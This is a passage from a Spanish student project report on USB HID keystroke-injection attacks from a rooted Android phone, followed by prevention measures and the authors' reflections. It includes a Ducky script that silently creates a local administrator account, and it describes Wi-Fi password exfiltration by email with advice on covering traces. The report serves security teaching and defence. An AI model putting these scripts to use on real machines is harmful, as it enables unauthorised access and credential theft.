

Figura 4.10: *Reacción en la máquina atacante.*
[7]



Figura 4.11: *Comandos webcam disponibles para el atacante.*
[7]

Originalmente el ataque se muestraría como el archivo malicioso es subido a un servidor mediante Apache, sin embargo a nosotros este método no nos funcionó. por lo que optamos por probarlo con Google Drive. Tras hacer varias pruebas e intentar descargar el archivo de varias formas no obtuvimos resultado, ya que como es obvio, windows bloquea la descarga de cualquier archivo malicioso que pueda comprometer nuestro equipo. Aún así hemos decidido documentar nuestra experiencia con este ataque, ya que nos parecía uno de los más ambiciosos a realizar con esta técnica y que muestra con gran detalle la magnitud que puede tener uno de estos ataques si es preparado adecuadamente.

4.3. Ataque 3: Creación de usuario con permisos de Administrador:

Descripción del ataque:

Al realizar este ataque, se accede a la consola de comandos (cmd), en la cual se escribirán los comandos necesarios que permiten crear un usuario con permisos de administrador. Este ataque, permite, que el usuario de un equipo sin permisos de administrador y con acceso restringido a gran parte del sistema del equipo víctima, como a la configuración del mismo, pueda beneficiarse de los permisos del nuevo usuario desde su propia cuenta. Esto es posible

gracias a conocer sus credenciales, lo que podría permitir posteriores ataques, un uso mejorado del equipo, acceso sin límites a archivos de otras cuentas del equipo, etc.

Existen diferentes situaciones donde se podría explotar este ataque ya que muchos usuarios, solo tienen una cuenta en su equipo personal, y si es así, poseerá los permisos de administrador, o equipos que son compartidos en domicilios donde la persona al mando, aunque haya creado diferentes cuentas de usuario estándar para el resto de miembros de la familia, utiliza la cuenta con permisos de administrador como personal, o incluso en empresas, donde se tiene una cuenta de usuario estándar pero se pueden pedir los credenciales de administrador en situaciones concretas y con un uso limitado.

Funcionamiento del ataque:

Para lanzar este ataque, primeramente conectaremos el dispositivo Android al equipo víctima, el cuál detectará nuestro dispositivo como un teclado. Una vez lanzado el ataque, se ejecutarán en orden los comandos del script creado desde la aplicación Rucky, los cuales accederán en modo administrador a la consola de comandos (permisos de administrador requeridos) y crearán un usuario con permisos de administrador al añadirlo al grupo local de administradores en el sistema.

Código del ataque:

```
DELAY 1500
WINDOWS
DELAY 1500
STRING cmd
DELAY 1500
WINDOWS
DOWNARROW
ENTER
LEFTARROW
ENTER
DELAY 400
REM Create local admin user WinSystem with pass Some-P@ssw0rd
STRING net user WinSystem Some-P@ssw0rd /add /fullname:"Windows System"
/passwordchg:no && net localgroup administrators WinSystem/add
ENTER
EXIT
```

Fin del ataque:

A simple vista este ataque puede aparentar no tener muchas funcionalidades, pero para saber como podría beneficiarnos tener permisos de administrador, vamos a ver algunas de las diferencias entre un usuario estándar y un administrador.

1. Un usuario estándar puede hacer uso bastante amplio del equipo, navegando por internet, utilizar aplicaciones Office, editar, eliminar archivos de los mismos y muchas cosas más, "pero aparecen restricciones cuando se trata de hacer cambios en archivos del sistema. Los archivos de sistema son aquellos archivos que son necesarios y que a menudo son críticos para el funcionamiento del propio sistema operativo."[15]

2. Una de las restricciones que más podrían vulnerar nuestra seguridad entre usuarios de un mismo equipo, es que el usuario estándar no tiene la capacidad de acceder a los archivos de otro usuario, si no son compartidos, al contrario que un administrador.

3. La instalación de aplicaciones o la ejecución de determinadas aplicaciones también está restringida para usuarios estándar.

4. Además de estas restricciones por defecto hacia el usuario estándar, podrían aparecer más, habiendo sido configuradas por el mismo administrador.

Estas diferencias podrían parecer algo molesto para el usuario que no posee permisos de administrador, pero la realidad es que permiten una mayor seguridad de su equipo, por ejemplo, no permitiendo que, si el equipo fuese atacado en algún momento, se descargara software malicioso que pudiera suponer un riesgo para nuestra seguridad. Y de esto es de lo que este ataque podría beneficiarse, funcionando como una premisa de un ataque posterior como robo de datos, cambios de configuración, descargas de archivos infectados, acceso a archivos de otras cuentas...

4.4. Ataque 4: Exfiltración de contraseñas de WIFI + Información del Host.

Descripción del ataque:

Este ataque es bastante común al tener un uso que podría ser muy completo y útil para lo que se conoce como exfiltración de datos. Como hemos mencionado antes, vamos a utilizar un script de Ducky, el cual vamos a ejecutar y el mismo se encargará de llevarnos a nuestra meta. En este caso concreto, vamos a realizar un ejemplo para extraer datos relacionados con las contraseñas de wifi de un ordenador víctima, su dirección ip externa, su dirección LAN y además el nombre del host.

La exfiltración se llevará a cabo mediante el envío de un correo a una cuenta de Gmail que vamos a tener que introducir en Powershell, con sus respectivas credenciales.

Antes de comenzar a realizar este ataque es muy importante que tengamos acceso a dicha cuenta para poder configurar ciertos parámetros para permitir el uso de aplicaciones externas no conocidas, como va a ser PowerShell.

El ataque consiste en obtener datos, en caso de ser datos a los que se accede directamente, tendremos que copiarlos en una archivo con una extensión aceptada para poder proceder al envío de dicho archivo. El otro caso que nos podríamos encontrar en la necesidad de enviar un fichero concreto, ya sea un .PDF, .JPG, .DOCX... Lo cual nos enfrentará con el problema de tener que saber la ruta exacta del fichero en cuestión.

El problema de conocer la ruta de un fichero se puede resolver mediante varias formas. Se podría realizar un ataque previo que nos permita acceder a la máquina víctima por una puerta trasera creada por nosotros, lo cual permite acceso completo al equipo, o, lo que queremos transmitir en este ataque, es el uso de la ingeniería social y el acercamiento directo a nuestra víctima. Con esto nos referimos a que nos basta con observar el ordenador víctima con su respectivo dueño o conocer al mismo para saber dónde podría tener el fichero que deseamos, y su nombre exacto.

Si nos ponemos en la situación de ser estudiantes de Informática, un día en clase un profesor que tenga la pantalla compartida podría mostrar sin querer sus directorios y que ahí un estudiante guarde alguna ruta que le interese, como la que podría ser la ruta del examen que les realizará el profesor otro día, y que ha visto que lo tiene ya creado en su directorio /Documentos/Examen2021Matemáticas.pdf.

Pues bien, una vez tengamos claro nuestro fin, que es el de conseguir X fichero o X información, y además tengamos la configuración de la cuenta de Gmail correcta, ya podríamos comenzar a realizar nuestro ataque.

La realización del ataque es muy simple y los pasos son básicos, pero hace falta conocimiento de lo que se está realizando. Nuestro script se encarga de almacenar los datos mencionados anteriormente en un fichero al que llamaremos 'datosRobados.txt', y una vez tengamos lo que deseamos vamos a enviar dicho fichero por Gmail y acto seguido lo eliminaremos de la máquina víctima para que nuestra víctima no se encuentre con dicho fichero. Cabe recalcar que el nombre propuesto en este ejemplo no es el más óptimo, ya que un ataque tiene que intentar ser lo más discreto posible y utilizar un nombre sospechoso no es la mejor práctica, por lo que se recomienda utilizar nombres no sospechosos y además eliminar todo rastro posible una vez se tenga la información deseada.

Funcionamiento del ataque:

Este ataque, cuyo código se puede ver a continuación, obtiene todas las contraseñas de todas las redes Wifi que tiene registradas el ordenador víctima. Para acceder a dicha información primero abrimos la PowerShell con privilegios de administrador, obtenemos los datos que se proporcionan en varios archivos con la extensión .xml, y acto seguido comprimimos toda la información en un .zip para no entretenernos en enviar archivo a archivo.
Tras obtener dicha información, se procede a almacenar en un nuevo archivo la siguiente información de nuestra víctima: la dirección ip externa, su dirección LAN y además el nombre del host. Cabe añadir que este procedimiento es solo un ejemplo de una estrategia a seguir para obtener cierta información de nuestra víctima.

Una vez tengamos todos los datos procedemos a enviar un correo electrónico con los mismos. Se recomienda no utilizar una cuenta personal para este tipo de ataques, sin embargo, vamos a necesitar acceso a una cuenta de Gmail con sus respectivas credenciales.

Antes de utilizar la cuenta de Gmail vamos a tener que ajustar las siguientes opciones para que se pueda enviar un correo electrónico desde una PowerShell:

Paso 1:

1. Acceder a la configuración.
2. Seleccionar 'Reenvío y correo POP/IMAP'
3. Activar la opción 'Acceso IMAP'
4. Guardar cambios.

Paso 2:

1. Seleccionar 'Cuentas'
2. Pulsar sobre el link 'Configuración de la cuenta de Google'
3. Acceder a la sección 'Seguridad'
4. Buscar y activar la opción 'Acceso de aplicaciones menos seguras'

Código del ataque:

*El código del script, se encuentra en el archivo anexo 'AtaqueExfiltraciónDeDatos.txt'.

Capítulo 5

Solución y prevención de ataques USB HID

En general, todos los ataques, de cualquier tipo, que podemos ver en internet suelen estar parcheados o protegidos por medio de actualizaciones de software, en nuestro caso de Windows. Esto se debe a que, dentro de las "reglas" del hacking ético se estipula que, en caso de encontrar una posible brecha o vulnerabilidad en la seguridad de un sistema, es nuestro deber reportarlo a la entidad pertinente para su correcta eliminación en posteriores versiones del software. Es por eso por lo que siempre es recomendable tener la versión de nuestro software lo más actualizada posible, ya que en cada una de estas actualizaciones se subsanan posibles brechas de seguridad de nuestro sistema.

En este proyecto, todos los ataques que se realizan, tienen en común que son ejecutados a través del puerto USB, por lo que a continuación, mostramos varias técnicas que permitirán que solo el usuario pueda decidir qué dispositivos son detectados por su equipo o cuando podrán ser ejecutados.

5.1. Ejecución automática "autorun":

Una de las consecuencias de la ejecución automática de los dispositivos conectados a tu equipo, es la permisividad que se le ofrece a los virus y malware para que puedan atacar tu equipo sin que puedas controlarlo. Por lo tanto, una manera de evitar que esto suceda, sería cambiar la configuración de tu equipo para que no se ejecute el contenido del dispositivo que se va a conectar hasta que tú mismo le otorgues permiso, ya que el dispositivo continuará siendo accesible y ejecutable por el usuario. Esta configuración se lleva a cabo con los siguientes pasos:

1. Pulsamos tecla Windows + r e introducimos "Gpedit.msc".

2. Configuración del equipo >Plantillas administrativas >Componentes de Windows >directivas de Reproducción automática.

3. Desactivar Reproducción automática >Habilitada

4. Desactivar la reproducción automática en todas las unidades.

5. Volver a directivas de reproducción automática.

6. Establece el comportamiento predeterminado para ejecución automática >Habilitada

7. Comportamiento predeterminado de ejecución >No ejecutar ningún comando de ejecución automática.

También es posible cambiar esta configuración de una manera más accesible, aunque no con la fiabilidad del proceso anterior, para ello habrá que seguir los siguientes pasos: 1.Configuración de reproducción automática >Unidades extraíbles >Preguntar cada vez. De esta manera cada vez que se conecte un dispositivo externo se nos preguntará qué acción realizar. En este apartado también se puede modificar el comportamiento de dispositivos que previamente habían sido usados en nuestro equipo.

5.2. Impedir la conexión de unidades USB:

Es posible impedir la conexión de dispositivos extraíbles, restringiendo el acceso de los mismos a nuestro equipo, de esta manera no bloqueamos completamente el acceso, sino que lo hacemos para un usuario/cuenta en concreto. Este método puede resultar un poco incómodo, ya que en caso de querer conectar un dispositivo, habría que cambiar la configuración previamente. Para conseguir esta configuración hay que tener en cuenta si el dispositivo a conectar ya había sido configurado o no en el equipo.

5.2.1. Dispositivo ya configurado en el equipo:

1. Windows r >Regedit

2. HKEY LOCAL MACHINE >SYSTEM >CurrentControlSet >Services >Usbstor

3. Cambiamos el valor 3 por un 4 del campo “start”.

4. Si queremos habilitar de nuevo el acceso solo habrá que revertir el paso anterior.

5.2.2. Dispositivo no configurado en el equipo:[14]

En este proceso se niegan a el usuario o el grupo que se desee y el local "SYSTEM" los permisos para los archivos Usbstor.pnf y Usbstor.inf. Para ello se siguen los siguientes pasos:

1. Carpeta SystemRoot/Inf/ >usbstor.PNF >propiedades >Seguridad
2. Elegir el grupo o usuario al que restringir el acceso
3. Editar >marcar casilla de control total.
4. Añadir la cuenta SYSTEM a la lista de Denegar.
5. Repetir proceso con archivo SystemRoot/Inf/ >usbstor.inf

5.3. Desactivar los puertos USB desde el administrador de dispositivos:

Este método, te permite elegir cual de los puertos USB se van a deshabilitar, impidiendo su uso al conectar un dispositivo externo. Aunque al igual que el método anterior, no es el más cómodo, ya que aunque siendo fácil de llevar a cabo, hay que repetirlo siempre que se haya deshabilitado esta opción y queramos volver a usar los puertos con normalidad. La configuración se lleva a cabo de la siguiente forma:

1. Administrador de dispositivos >Controladores de bus serie universal.
2. Elegir el puerto que deseamos modificar y con click derecho elegir la opción deshabilitar.

5.4. Desactivar los puertos USB desde la BIOS:

."Este método se lleva a cabo accediendo a la BIOS del equipo nada más encenderlo y desde el menú relacionado con los puertos USB, se desactivan las casillas correspondientes." [10]

5.5. Posibles herramientas

Estas prácticas nombradas anteriormente, son efectivas, pero no son la mejor manera, ni mucho menos las más cómodas, de prevenir el ataque mediante la conexión USB, ya que habría que estar configurando los puertos USB según la necesidad del usuario. Por tanto, la

existencia de aplicaciones que ponen filtros de seguridad y autenticación, son en la actualidad, la mejor opción.

5.5.1. Data Security[3]

Un ejemplo de ello es la herramienta Data Security Plus donde destacan funcionalidades como el bloqueo de movimiento de archivos sensibles a dispositivos externos, detección de malware con aviso por correo electrónico, detecta los dispositivos que pueden suponer riesgo, etc.

5.5.2. Endpoint Security[4]

También queremos nombrar Endpoint Security para Windows, la cual, tiene una funcionalidad específica para los ataques Rubber Ducky, donde se detecta el firmware modificado de un dispositivo, para ser utilizado como un teclado y no le permite conectarse al equipo. Este proceso se lleva a cabo mediante el procedimiento de autorización del teclado, donde la aplicación, bloquea los teclados no autorizados y obliga a introducir un código numérico previsto por la aplicación a modo de autenticación, mediante el teclado del ordenador o incluso, si es posible con el teclado en pantalla.

Todas estas soluciones podrían evitar ser atacados por un ataque USB HID y dependiendo de la situación de usuario, cada una puede ser más o menos válida, pero aún así, siempre está la posibilidad de que mediante la ingeniería social, un usuario pueda llegar a fiarse y terminar conectando un dispositivo preparado para atacar. Por esta razón, una de las mayores prevenciones que se pueden aplicar, es no depositar nuestra confianza en dispositivos externos de los cuales no conozcamos su procedencia o la seguridad de los mismos.

5.6. Soluciones a ataques

Basándonos en nuestros ataques, a continuación mostramos cómo poder evitarlos, de una manera más específica.

5.6.1. Ataque Default Gateway Override:

El problema principal de este ataque, es la menor métrica que obtiene la nueva ruta creada al lanzar el ataque, consiguiendo de esta manera que se considere la ruta como la principal por defecto.Esto sucede, debido a que las métricas se asignan de manera automática por defecto, pero también es posible modificarlas y elegirlas manualmente. Accediendo a las conexiones de red de nuestro equipo, podemos configurar la interfaz de red que está conectada a internet y establecer un valor de 1 a su métrica. De esta manera conseguimos que todo el tráfico de red pase por esta ruta, evitando así la creada por el ataque. Esta configuración, debe aplicarse tanto en el protocolo ipv4 como ipv6. Esta medida, parece que aún siendo efectiva, no soluciona todos los problemas, ya que el tráfico DNS y Multicast, se enviaría por las dos rutas, con lo que esta medida podría valer como parche temporal.

5.6.2. Ataque Keystroke Injection:

Como se ha visto en los puntos anteriores, este ataque descarga un payload almacenado en un servidor y más tarde lo ejecuta, para ello hace uso de la pulsación de teclas que ofrece la herramienta Rucky a través de nuestro Nexus 5. Las formas de prevención que se han visto antes serían las más convenientes para evitar que se pudiera insertar pulsaciones de teclado en nuestro sistema, pero además sería conveniente tener en cuenta lo siguiente. Suponiendo que el ataque de pulsaciones ha tenido éxito, es decir, una vez conectado el Nexus 5 mediante el puerto USB y siendo este capaz de ejecutar las distintas combinaciones de teclas vistas en el ataque:

1. Primero intentaría abrir la consola de Powershell con permisos de administrador, acción que si nuestro usuario tiene los propios permisos solo será necesario elegir la opción "sí" en una ventana emergente, si esto no fuera así, y el usuario o grupo con permisos de administrador fuera otro distinto del que solemos utilizar en nuestro día a día, a la hora de solicitar estos permisos, se nos pedirá una contraseña lo que dificulta que se puedan realizar cambios en el sistema de manera tan fácil.

2. Suponiendo que lo anterior no fue implementado, el siguiente comando lo que haría sería intentar desactivar el Windows Defender en tiempo real, pero tras diferentes pruebas vimos que aquellos sistemas que tenían implementado un antivirus bloquean esta acción y no te permiten tal cosa, por lo que otra solución sería tener un antivirus que protegiera nuestro sistema.

3. Por último, si el ataque hubiese tenido éxito hasta este punto, se probaría un comando que descargaría este payload de la url que le ofrezcamos y más tarde lo ejecutaría y el ataque habría tenido éxito, sin embargo, hemos probado con distintas versiones de Windows, y por lo que parece, a partir de la versión del año 2017, Windows no te permite descargar este tipo de archivos maliciosos desde Powershell, apareciendo un

mensaje de “Prohibido”. Por lo que como se ha mencionado antes, mantener nuestro software actualizado también podría salvar nuestro sistema.

5.6.3. Ataque de creación de Usuario con permisos de Administrador:

Una de las claves para lanzar este ataque, es que para ello, se necesitan permisos de administrador en sus primeros pasos, por lo que la mayor prevención, sería que nunca se pudiera tener ese acceso inicial.

Para poder evitar las situaciones de vulnerabilidad que provoca la creación del usuario con permisos de administrador, además de las técnicas descritas en este apartado como el bloqueo de puertos USB o el uso de herramientas que añaden una capa extra de seguridad, es no utilizar nunca el usuario de administrador, nada más que para introducir los credenciales del mismo, en caso de querer realizar una operación en el equipo que lo requiera. La forma de conseguir esto es muy simple y es creando cuentas de usuarios estándar para cada una de las persona que van a utilizar el equipo, aunque solo fuese una persona y fuese la propietaria del mismo. De esta forma el ataque no podría funcionar, ya que no se podría obtener el acceso a los permisos de administrador al no conocer las credenciales del usuario.

En caso de haberse realizado el ataque, la única manera de restringir el acceso a los permisos de administrador, es averiguando la existencia de la nueva cuenta y eliminandola.

5.6.4. Ataque Exfiltración de datos:

Para solucionar y prevenir este ataque vamos a recomendar el bloqueo de ejecución de scripts por PowerShell.La finalidad de esta prevención, no es solucionar específicamente la exfiltración de datos, si no, evitar que se ejecuten scripts en la terminal de PowerShell que podrían dar lugar a otros muchos ataques.
Las razones por las que se recomienda bloquear la ejecución de scripts son muchas, pero la principal es que a día de hoy un usuario medio no suele utilizar PowerShell para llevar a cabo sus funciones por lo que no perdería nada por realizar esta acción y reforzaría la seguridad de su equipo.

Los atacantes cuando realizan un ataque de este tipo no se detienen en escribir código, sino que tienen scripts ya preparados para enviar y ejecutar el ataque automáticamente, con el fin de tardar el menor tiempo posible en ejecutar el ataque y desaparecer sin dejar rastro.

Para ello vamos a comenzar por cerrar esta pequeña puerta que permite a los atacantes realizar ataques tanto de HID USB como otro tipos de ataques como difundir malware por toda la red.

Pasos a seguir:

1. Acedemos a cmd con privilegios de administrador.
2. introducimos el comando 'powershell Set-ExecutionPolicy -ExecutionPolicy Restricted'.

Lo dicho, esta manera es muy sencilla y a la vez útil en el sentido de no tener que recurrir a un bloqueo total de acceso a PowerShell, lo cual también es posible pero no interesa en nuestro caso.

Capítulo 6

Conclusión

6.1. Conclusión

Durante nuestro proyecto, hemos podido comprobar cuál ha sido la verdadera dificultad de realizar los ataques HID USB con un dispositivo Android, que aunque, a la hora de lanzar un ataque mediante las aplicaciones de las que hemos dispuesto, podemos decir, no ha sido de una gran dificultad, la realidad del proceso hasta llegar a tener un dispositivo preparado, si ha sido complicado.

En un principio, leyendo el título del proyecto, podríamos llegar a pensar que cualquier dispositivo Android podría ser útil para realizar estos ataques, pero a la hora de la verdad no ha sido así. Durante la investigación, nos dimos cuenta que muchos dispositivos más pequeños y económicos como un simple dispositivo usb o una Raspberry pi, podrían lanzar ataques parecidos o incluso iguales a los que hemos probado nosotros y tener la misma efectividad, contando además con una ventaja al no tener tantas restricciones como los dispositivos Android.

En nuestro proyecto, hemos utilizado el dispositivo LG Nexus 5, pero no ha sido el único. Primero, tuvimos que realizar bastantes pruebas con diferentes dispositivos como el Samsung Galaxy S7, Motorola g7 play, Asus MEMO pad 7... y todas ellas sin éxito, por lo que sin encontrar las imágenes del software correcto, realizando el rooteo de forma exitosa, encontrar un kernel compatible con el dispositivo y con las modificaciones necesarias o configurar un dispositivo Android que sea compatible con las herramientas a utilizar, ningún ataque habría sido posible. Por lo que en nuestra opinión, un conocimiento básico sobre Android y sobre todo el nivel de un usuario de a pie, no sería ni mucho menos suficiente para llevar a cabo un ataque de este tipo.

La dificultad de conseguir un dispositivo Android compatible con las aplicaciones y el software necesario no era la única barrera que encontramos, ya que, en gran medida, todas estas versiones modificadas del kernel o de las imágenes del software de un dispositivo en

concreto dependía mucho de la comunidad de desarrolladores que tuviera detrás. Tanto es así que algunos de los dispositivos que teníamos a nuestro alcance eran compatibles a priori para lo que queríamos llevar a cabo y además más modernos, pero el soporte que le ofrecían los desarrolladores de distintos foros de internet no era el suficiente para resolver nuestros problemas. Por suerte, dimos con el dispositivo Nexus 5, el cual, al contrario que otros dispositivos, este era bastante más antiguo, pero la cantidad de soporte que tenía por desarrolladores en la red era inmensamente mayor. Gracias a estos foros pudimos dar con webs de desarrolladores Android donde pudimos obtener las imágenes y kernels necesarios para realizar nuestros ataques HID.

También hemos podido apreciar, que aún habiendo llegado a lanzar distintos ataques, no todos ellos funcionan o después de realizarlos, se necesita un conocimiento mayor para poder utilizar la información recogida en ellos. Esto es debido a que cada vez que aparece un ataque, se parchea lo antes posible y hace todavía más difícil el éxito de los mismos.

Este proyecto ha sido un reto para nosotros, donde finalmente hemos podido conseguir el objetivo de lanzar los ataques HID USB mediante un dispositivo Android. Ha sido más complicado de lo que esperábamos y la información encontrada, no siempre era suficiente para avanzar, hasta el punto de haber hablado con el creador de una de las aplicaciones utilizadas. Pero aun así, hemos disfrutado realizando las pruebas y viendo como sí que existe la posibilidad de ver vulnerada nuestra seguridad por algún ataque de este tipo.

Conclusion

During the development of our project we have been able to verify the real difficulty of performing HID USB attacks using Android devices, even though, performing one of these attacks using the different tools we have discovered may not seem that difficult, the reality is that, obtaining a fully prepared Android device is what made the process more complicated.

At first sight, while reading the title of the project, we may think that any Android device can be used to perform these attacks, but nothing further from the truth. During our research, we noticed that a lot of different smaller and cheaper devices like USB devices or a Raspberry Pi, could perform the same or similar attacks as the ones we have been testing, having the same effectiveness and less restrictions than Android devices.

For this report we have used as main device the LG Nexus 5, although it has not been the only one. At first we had to carry out lots of tests with different devices, like the Samsung Galaxy S7, Motorola G7 Play, Asus MEMO pad 7,... which all of them resulted unsuccessful, that is why we figured out that without the correct software image, without rooting the device correctly or without finding a specific version of the kernel that enables the devices to use the tools needed correctly, none of the attacks would have been possible to be executed. In our opinion, a basic knowledge about Android and its configurations wont

be sufficient to perform one of the attacks mentioned.

The difficulty of finding a compatible Android device with the applications and software needed wasn't the only obstacle we found in our way, that is because, all these modified versions of the kernel or software images for a specific device rely on the work of the developers community of that specific device. That is why, some of the devices we tested, which were compatible in the first place, and even more up to date, did not work due to the lack of support on the different forums and pages from the internet. Luckily we obtained a LG Nexus 5, which, in contrast to the rest of devices and ironically, being an older device, had a much greater community. Thanks to the forums we found on internet, we were able to find different Android developer pages from where we obtained the kernel and software images needed to perform the attacks.

We also noticed that, even after being able to launch different attacks not all of them ended up working correctly or that after being launched is necessary a deeper knowledge for the appropiate use of the information extracted. This occurs because after a new attack or vulnerability appears is normally patched and fixed as soon as possible, making way more difficult its execution.

This whole project has been a challenge for us, which we finally achieved launching different HID USB attacks using an Android device. It has been more difficult than we expected, where the information we found wasn't always enough to keep moving forward, we even had to talk to the creator of one of the applications we used. After all, we also enjoyed the process of testing the different attacks a watching how the security of our computer can be endangered by this vulnerabilities.

6.2. Trabajo futuro

Como trabajo a futuro sobre este proyecto, se podrían realizar varias actividades que podrían facilitar el proceso de un ataque desde el punto inicial de adquirir un dispositivo, hasta el lanzamiento del propio ataque.

Una de las dificultades de este proyecto, ha sido encontrar los dispositivos que pueden ser preparados para utilizar las distintas herramientas de ataque, encontrar la manera de rootearlos y sobre todo, encontrar un kernel válido con las modificaciones necesarias. Creemos que la realización de un repositorio en Github, donde se describan distintos dispositivos con los pasos necesarios a seguir en su rooteo, se encuentren los archivos e imágenes a descargar para flashear en el dispositivo móvil y el proceso de como hacerlo, sería de gran ayuda para toda persona que quisiera utilizar alguna de las herramientas de ataque. Además esto aportaría y llegaría a más personas si se hiciera en Inglés, al igual que la traducción de este proyecto.

Como actividad de ampliación se podrían analizar otros ataques con todo lo que conlleva. Añadir ataques que utilicen distintas técnicas a las nombradas durante el proyecto, buscar sus posibles soluciones y la manera de prevenirlos, buscar ataques que actúen en distintos sistemas operativos... Además, si se han descubierto nuevos ataques en la historia, hablar sobre ellos y comentar sus características y funcionamiento.

Capítulo 7

Contribución al proyecto

7.1. David Fernández Peña

Tras la primera reunión con nuestro tutor del proyecto, se nos explicó, como es normal, que lo primero que tendríamos que hacer sería investigar de manera algo general el tema del propio trabajo.Por lo que cada uno de nosotros empezamos a investigar por nuestra cuenta y buscar información que pudiera resultarnos relevante.

En mi caso, esta primera toma de contacto con el tema a investigar no tuvo grandes resultados, y al principio me costaba encontrar información útil para el proyecto. También aproveché para buscar ejemplos grabados de ataques HID con Android, ya que tenía curiosidad y quería ver que tipo de cosas se podrían llegar a hacer usando esta metodología.

El apartado de la búsqueda de información sobre el estado del arte comenzó a tomar forma cuando se nos explicó cómo se quería que enfocasemos la memoria del proyecto así como se nos mostró una posible estructura para la misma. Además también nuestro tutor aportó algunos documentos interesantes acerca del tema. Todo esto, junto con ciertos consejos sobre cómo buscar este tipo de temas en internet, nos permitió poder seguir avanzando sin problemas con la parte de investigación.

Uno de los documentos antes mencionados, trataba de una clasificación de los diferentes tipos de ataques HID USB que se podían encontrar, dicho documento resultó sernos de gran utilidad ya que prácticamente todas las búsquedas que realizamos en internet sobre dicha clasificación hacían referencia a este. Al tratarse todavía de una fase temprana del proyecto decidimos que sería conveniente que todos leyeramos el documento e intentáramos entenderlo, aunque estaba en inglés, yo realicé una traducción de los puntos que me parecieron más importantes para facilitarle el trabajo a mis compañeros.

Durante la fase de investigación también estuve realizando algunas traducciones sobre documentación del puerto USB, aunque en su mayoría era demasiado técnica y no se pudo

aprovechar del todo.

Con la llegada de los exámenes de enero, el avance del proyecto se paró durante un tiempo, esto sumado a los cambios que sufrió mi horario al empezar el segundo cuatrimestre, el comienzo de mis prácticas de empresa curriculares y la falta de dispositivos compatibles que necesitábamos para realizar la parte práctica del proyecto, dificultaron un poco que retomasemos el mismo.

Cuando recibimos los distintos dispositivos de manos de nuestro tutor, decidimos que cada uno de los miembros del equipo se quedaría con uno de ellos e iría haciendo pruebas en casa. A mi me tocó el LG Nexus 5. Lo primero que intenté hacer con este dispositivo fue instalar una versión de Kali Nethunter, que era el software que, según vimos en los distintos ejemplos de ataques de este tipo, se necesitaba para poder llevarlos a cabo. Este proceso incluía: abrir su bootloader, instalarle una custom recovery, rootearlo y finalmente descargar las aplicaciones necesarias, en este caso la de Kali Nethunter. Todos los pasos resultaron exitosos menos el último, que por alguna razón no nos dejaba terminar de instalar la aplicación que nos dejaría lanzar los ataques.

Esto nos retrasó bastante, ya que mis compañeros, que habían estado haciendo pruebas con distintos dispositivos, tampoco obtuvieron resultados, mayormente por temas de compatibilidad. Esto fue lo que nos llevó a buscar otras aplicaciones para lanzar nuestros ataques, y decidimos que el dispositivo que tendríamos que usar tenía que ser el LG Nexus 5, que era el que ofrecía una mayor libertad y compatibilidad con las aplicaciones del entorno que necesitábamos. Por lo que estuvimos un tiempo buscando la manera de hacer que dicho dispositivo funcionara, sin embargo accidentalmente lo brickeamos. El móvil quedó inservible ya que este quedó atrapado en un bootloop y no conseguíamos que arrancara. En este caso yo me encargué de buscar la información necesaria para poder desbrickear el dispositivo y de llevar a cabo el proceso con éxito restaurando el dispositivo a su configuración de fábrica.

Fue entonces cuando dimos con una posible solución para poder lanzar nuestros ataques, esta pasaba por utilizar una aplicación distinta a la que en un principio habíamos pensado. Sin embargo esta seguía dándonos problemas ya que el kernel de nuestro dispositivo no era compatible con la aplicación. En la página de Github de la propia aplicación pudimos contactar con su creador y le comentamos nuestro caso y pudimos ver que en uno de sus comentarios se resolvía el mismo problema que teníamos nosotros con el Nexus 5. Esta solución, que el propio creador daba en su github se basaba en descargar cierta imagen de Kali Nethunter junto con una versión de kernel modificada para nuestro dispositivo. He de decir, que la página de donde descargamos estos archivos, si no hubiera sido por la solución que nos dieron, posiblemente no la habríamos encontrado. Yo me encargué de descargar los archivos e instalarlos en el dispositivo. Y una vez hecho esto pude comprobar que todo funcionaba correctamente y el dispositivo estaba listo para lanzar ataques.

Mientras yo iba probando y documentando el ataque número 2, que fue uno de los pri-

meros ataques que encontré y más me llamó la atención, mis compañeros fueron redactando diferentes partes de la memoria, a la espera de que yo terminará las pruebas necesarias de mi ataque y pudiera entregarles el dispositivo para que ellos pudieran hacer lo mismo.

Cuando esto pasó. también yo comencé a redactar puntos de la memoria, como el punto que habla acerca de nuestra experiencia con el Nexus 5 ya que yo había sido la persona que más tiempo y pruebas realizó con el mismo, y el proceso de que seguimos para desbrickearlo, ya que nos pareció interesante y que podría ser útil para otros usuarios.

Cabe mencionar, que aunque en algunos puntos de la memoria hubo miembros del equipo que aportaron una mayor participación, durante toda la redacción de la memoria, todos pedíamos feedback al resto del equipo para encontrar posibles fallas y depurar al máximo cada uno de los puntos de la memoria. Por lo que hay puntos como la conclusión, o la introducción que tienen aportaciones de prácticamente todos.

Finalmente, tras haber mandado el primer borrador y subsanar algunos de los errores más importantes decidimos añadir un ataque cuya documentación realicé junto con otro de mis compañeros.

7.2. Pablo García Monzón

